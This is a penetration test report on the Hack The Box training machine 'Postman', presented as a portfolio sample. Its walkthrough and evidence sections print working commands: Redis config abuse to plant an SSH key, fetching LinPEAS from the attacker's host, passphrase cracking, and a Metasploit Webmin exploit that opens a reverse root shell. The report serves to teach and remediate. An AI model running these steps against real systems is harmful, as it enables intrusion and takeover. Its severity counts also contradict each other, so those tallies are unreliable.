ARCHWARDEN

Postman

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 6

3.3 Assessment Overview and Recommendations 6

4 Network Penetration Test Assessment Summary 8

4.1 Summary of Findings 8

5 Internal Network Compromise Walkthrough 10

5.1 Detailed Walkthrough 10

6 Remediation Summary 13

6.1 Short Term 13

6.2 Medium Term 13

6.3 Long Term 13

7 Technical Findings Details 14

Redis Unauthenticated Access — SSH Key Injection 14

Webmin 1.910 — CVE-2019-12840 Authenticated Remote Code Execution 17

SSH Private Key Backup Exposed on Filesystem 20

Credential Reuse Across Authentication Mechanisms 24

A Appendix 25

A.1 Finding Severities 25

A.2 Host & Service Discovery 26

A.3 Subdomain Discovery 27

A.4 Exploited Hosts 28

A.5 Compromised Users 29

A.6 Changes/Host Cleanup 30
A.7 Flags Discovered 31

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated externally facing Linux environment hosted at `10.129.2.1`. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a grey-box approach, with prior knowledge of the target IP address `10.129.2.1` but without credentials or prior knowledge of the running services or system configuration. The objective was to identify unknown weaknesses through non-evasive testing techniques, focusing on misconfigurations, exposed services, and exploitable vulnerabilities.

Testing was conducted remotely from Joe Thompson's assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where initial access was obtained, additional testing was performed to evaluate the extent of compromise, including privilege escalation and post-exploitation impact.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.2.1`. Testing focused on identifying weaknesses that could allow unauthenticated access, credential compromise, privilege escalation, and full compromise of the target environment.

In Scope Assets

Asset Type	Description
External Host	`10.129.2.1`

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 2 critical-risk findings, 1 high-risk finding, and 1 medium-risk finding.

Testing demonstrated that the Redis service running on port 6379 accepted connections without authentication, enabling an attacker to write an SSH public key directly to the redis user's authorized_keys file and establish an initial foothold. Post-exploitation enumeration revealed an SSH private key backup belonging to local user Matt stored world-readable in `/opt`, protected by a passphrase that was cracked in seconds using a common wordlist. Credential reuse enabled lateral movement to the Matt account and authenticated access to the Webmin administration portal on port 10000. The portal was identified as version 1.910, vulnerable to CVE-2019-12840 — a command injection vulnerability in the package updates module that enabled arbitrary command execution as root and full system compromise.

It is recommended that the assessed environment immediately require authentication for the Redis service and restrict it to localhost access only, remove or securely store sensitive key material from world-readable locations, and update Webmin to a version that addresses CVE-2019-12840.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing focused on identifying exposed services and weaknesses accessible from the target host without relying on internal system configuration or architectural details.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Redis Unauthenticated Access — SSH Key Injection	14

#	Severity Level	Finding Name	Page
2	8.8 (High)	Webmin 1.910 — CVE-2019-12840 Authenticated Remote Code Execution	17
3	7.1 (High)	SSH Private Key Backup Exposed on Filesystem	20
4	6.5 (Medium)	Credential Reuse Across Authentication Mechanisms	24

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson was able to gain an initial foothold through an unauthenticated Redis service and chain multiple weaknesses to achieve full root-level compromise of the target host. The walkthrough below documents the successful attack path from initial access to full compromise and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritisation.

1. Enumerated exposed services and identified Redis 4.0.9 on port 6379 and Webmin 1.910 on port 10000 as primary targets
2. Exploited the unauthenticated Redis service to write an SSH public key to `/var/lib/redis/.ssh/authorized_keys` and established shell access as the `redis` user
3. Executed LinPEAS for post-exploitation enumeration and identified an encrypted SSH private key backup at `/opt/id_rsa.bak` belonging to user Matt
4. Cracked the key passphrase offline and used credential reuse to move laterally to the Matt user account via `su Matt`
5. Authenticated to Webmin using Matt's credentials and exploited CVE-2019-12840 to execute commands as root and achieve full system compromise

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **postman.htb** host.

---

1. Network Enumeration

A full TCP port scan was performed against the target host:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.2.1 -oA TCP_allports
```

Open ports were extracted and a detailed service scan run:

```
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.2.1
```

Results identified four open ports. The HTTP server on port 80 returned a basic under-construction page with no meaningful attack surface. Redis 4.0.9 on port 6379 and Webmin 1.910 on port 10000 were prioritised for further investigation.

---

2. Redis Exploitation — SSH Key Injection

Redis 4.0.9 was confirmed to accept connections without authentication:

```
redis-cli -h 10.129.2.1
```

The working directory was confirmed and redirected to the redis user's SSH directory:

```
config get dir
config set dir /var/lib/redis/.ssh
```

An SSH key pair was generated on the attacker machine:

```
ssh-keygen -t rsa -b 4096
```

The public key was written to a file with padding for clean authorized_keys formatting:

```
(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") | sudo tee key.txt
```

The key was pushed into Redis:

```
cat key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
```

The database filename was set to `authorized_keys` and saved to disk:

```
config set dbfilename authorized_keys
save
```

SSH access was established as the `redis` user:

```
ssh redis@10.129.2.1
```

---

3. Post-Exploitation Enumeration — LinPEAS

LinPEAS was served from the attacker machine:

```
cd /usr/share/peass/linpeas && python3 -m http.server 9001
```

Downloaded and executed on the target:

```
wget 10.10.16.171:9001/linpeas.sh
bash linpeas.sh
```

LinPEAS identified `/opt/id_rsa.bak` — an encrypted RSA private key owned by user Matt, stored with world-readable permissions.

---

4. SSH Key Cracking and Lateral Movement

The key was transferred to the attacker machine and converted to a crackable format:

```
ssh2john id_rsa.bak > hash.txt
```

John the Ripper recovered the passphrase against the RockYou wordlist:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
computer2008     (id_rsa.bak)
```

Direct SSH login as Matt failed. The passphrase was tested as the system account password and succeeded:

```
su Matt
```

---

5. Privilege Escalation — Webmin CVE-2019-12840

Matt's credentials were used to authenticate to the Webmin portal:

```
https://10.129.2.1:10000
```

The installed version was confirmed as 1.910, vulnerable to CVE-2019-12840. The Metasploit module was configured and executed:

```
use exploit/linux/http/webmin_packageup_rce
set RHOSTS 10.129.2.1
set RPORT 10000
set SSL true
set USERNAME Matt
set PASSWORD computer2008
set LHOST 10.10.16.171
set LPORT 9001
exploit
```

A root shell was returned.

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritised to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimise the risk of service interruption or data loss.

6.1 Short Term

SHORT TERM REMEDIATION:

- Require authentication for the Redis service. Add `requirepass <strong-password>` and `bind 127.0.0.1` to `/etc/redis/redis.conf` and restart the service. Disable the CONFIG command for non-administrative clients using `rename-command CONFIG ""`.
- Remove `/opt/id_rsa.bak` immediately and rotate any keys that may have been accessed. Audit all directories for improperly stored cryptographic material.
- Update Webmin to a version that addresses CVE-2019-12840. If an immediate update is not possible, restrict access to the Package Updates module to trusted administrative accounts only.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Audit all network-facing services for unauthenticated access. Services such as Redis, MongoDB, and Elasticsearch are commonly deployed without authentication in default configurations and represent high-value initial access targets.
- Implement an SSH key management policy that prohibits storage of private keys or passphrases in shared or world-readable directories. Keys should be stored only in the owning user's home directory with permissions set to 600.
- Restrict Webmin access to trusted network segments or VPN-connected administrators. Consider whether internet-facing administrative interfaces are operationally necessary.

6.3 Long Term

LONG TERM REMEDIATION:

- Implement network segmentation that prevents internal services such as Redis from being reachable on externally-routable interfaces. Internal service ports should not be accessible from untrusted network segments.
- Conduct a credential hygiene audit across all user accounts to identify and remediate reuse of SSH key passphrases as system account passwords.
- Deploy a vulnerability management programme that tracks and prioritises patching of known CVEs against installed software versions, including administrative tools such as Webmin.
- Implement centralised logging and alerting for authentication events, Redis configuration changes, and unexpected outbound connections from server processes.

7 Technical Findings Details

1. Redis Unauthenticated Access — SSH Key Injection - Critical

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Redis service on port 6379 accepts connections without authentication and permits configuration changes, enabling an unauthenticated attacker to write arbitrary data to the filesystem. This was exploited to inject an SSH public key into the redis user's authorized_keys file and establish persistent shell access.
Impact	Full initial compromise of the server as the redis operating system user. The ability to modify Redis configuration and write files to disk represents a complete authentication bypass exploitable without any credentials from an external network position.
Affected Component	10.129.2.1:6379 — Redis 4.0.9
Remediation	Require authentication for Redis using the `requirepass` directive in `redis.conf`. Bind the service to localhost (`bind 127.0.0.1`) to prevent external access. Disable the CONFIG command for connected clients using `rename-command CONFIG ""`. Migrate to a supported Redis version with active security maintenance.
References	• https://redis.io/docs/latest/operate/oss_and_stack/management/security/ • https://hacktricks.wiki/en/network-services-pentesting/6379-pentesting-redis.html

Finding Evidence

Redis was found listening on port 6379 with no authentication required. Connection was established without credentials:

```
redis-cli -h 10.129.2.1
```

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ redis-cli -h 10.129.2.1
10.129.2.1:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:654
run_id:5eeb3b3e5291ce7017d7bb731bf32a4d5e303837
tcp_port:6379
uptime_in_seconds:4215
uptime_in_days:0
hz:10
lru_clock:16152770
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
```

The CONFIG command was available and accepted changes to the working directory:

```
config get dir
```

```
config set dir /var/lib/redis/.ssh
```

```
config set dbfilename authorized_keys
```

```
10.129.2.1:6379[1]> config get DIR
1) "dir"
2) "/var/lib/redis"
10.129.2.1:6379[1]> config set dir /var/lib/redis/.ssh
OK
10.129.2.1:6379[1]>
```

The attacker's public key was loaded into Redis and flushed to the authorized_keys file:

```
cat key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
```

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ cat key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
OK
```

```
get ssh_key
```

```
config set dir /var/lib/redis/.ssh
```

```
config set dbfilename authorized_keys
```

```
save
```

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ redis-cli -h 10.129.2.1
10.129.2.1:6379> get ssh_key
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCl+fWRX+7Z8j2ftKYyaLKFEeEQQa2lVQBRJwuosuNSOP01B+eClg4Wbj1GIeUSBk9ade6RXQ780t2tHmiXALYQZkmV3iDI7BM3DLF+
noPaZlYF29hxqJZt9vKF/L+aZOXg//og03KGfPBZQLEVXsyqfJ3HXvhE9nnhO1S4AKWp/xmTsx24Yz0OLPb8tPeF6AzF+s9k/xjYyRICrX7KnDilZ+S5qvgh5R8Oa2SIlRtb0YQFeWBvX3He4c4
/rhoD+aYJi9XrOPD+A8iRCrYOquhSMR8IMVjWbCo+JqoTO/L+QwvR7UQktLFDA6dFUO3koZS1hg2Mw9U7OQEKpJjdslp8JMWVVGMYC5cNb+D3cOuYeX1zPdG00U6rXIWI+5k4DCYLSnFON/WJ09
lLDf0yoprp+EJzXyeFNZjeRLGVe8Ih9gQrvkA19dEQaedWxDSnjBmaINIkgMP0GExHqMiHlaoE9SaFoR0lTFRYu/hIQj8VdqPMadf1RKe/5Jhz4Ls63qHLbaKBhgQcOmU337ayG1pTYccr8hjcS
arlDKWvPmXrsloeAHw6eEtovlAEvRtv10Ko77BiU8Qb6fV4KyGTgdVQp8FdM/a1bMIpQcRuMjbQPIhcaDBVSOt2kKqWux1EDlqD25U+CA8dMmdnRG3/EHaJ2vsbwBQ3dk0Z+jfcczwaEQ== par
allels@kali-gnu-linux-2023 2\n\n\n\n"
10.129.2.1:6379> config set dir /var/lib/redis/.ssh
OK
10.129.2.1:6379> config set dbfilename authorized_keys
OK
10.129.2.1:6379> save
OK
10.129.2.1:6379> exit
```

SSH authentication as the `redis` user succeeded using the injected key:

```
ssh redis@10.129.2.1
```


```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Postman]
└─$ ssh redis@10.129.2.1
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ED25519 key fingerprint is: SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ whoami
redis
redis@Postman:~$
```


2. Webmin 1.910 — CVE-2019-12840 Authenticated Remote Code Execution - High

CWE	CWE-78 - Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Webmin version 1.910 is vulnerable to CVE-2019-12840, a command injection vulnerability in the Package Updates module. Any authenticated user with access to this module can inject operating system commands that execute with root privileges.
Impact	Full system compromise as root. An authenticated attacker achieves remote code execution as the highest privilege user on the system, with unrestricted access to all data, processes, and system configuration.
Affected Component	10.129.2.1:10000 — Webmin MiniServ 1.910
Remediation	Update Webmin to a version that addresses CVE-2019-12840. If an immediate update is not possible, restrict access to the Package Updates module to trusted administrative accounts only and block port 10000 at the network perimeter. Webmin should not be accessible from untrusted network segments.
References	• https://nvd.nist.gov/vuln/detail/CVE-2019-12840 • https://www.exploit-db.com/exploits/47293

Finding Evidence

Matt's credentials were used to authenticate to the Webmin portal at `https://10.129.2.1:10000`. The version was confirmed as 1.910 in the portal footer.





The Metasploit module `exploit/linux/http/webmin_packageup_rce` was configured and executed:

```
use exploit/linux/http/webmin_packageup_rce
set RHOSTS 10.129.2.1
set RPORT 10000
set SSL true
set USERNAME Matt
```

```
set PASSWORD computer2008
set LHOST 10.10.16.171
set LPORT 9001
exploit
```

```
msf exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, http, socks5h,
                                         sapni, socks4
   RHOSTS     10.129.2.1       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.171     yes       The listen address (an interface may be specified)
   LPORT  9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin ≤ 1.910
```

Command execution was confirmed as root:

```
whoami
```

```
root
```


```
msf exploit(linux/http/webmin_packageup_rce) > exploit
[*] Started reverse TCP handler on 10.10.16.171:9001
[+] Session cookie: 80d43bfeae21a7f340cb7bbb9ab30d09
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.16.171:9001 → 10.129.2.1:54856) at 2026-05-02 20:37:35 -0400

whoami
root
```

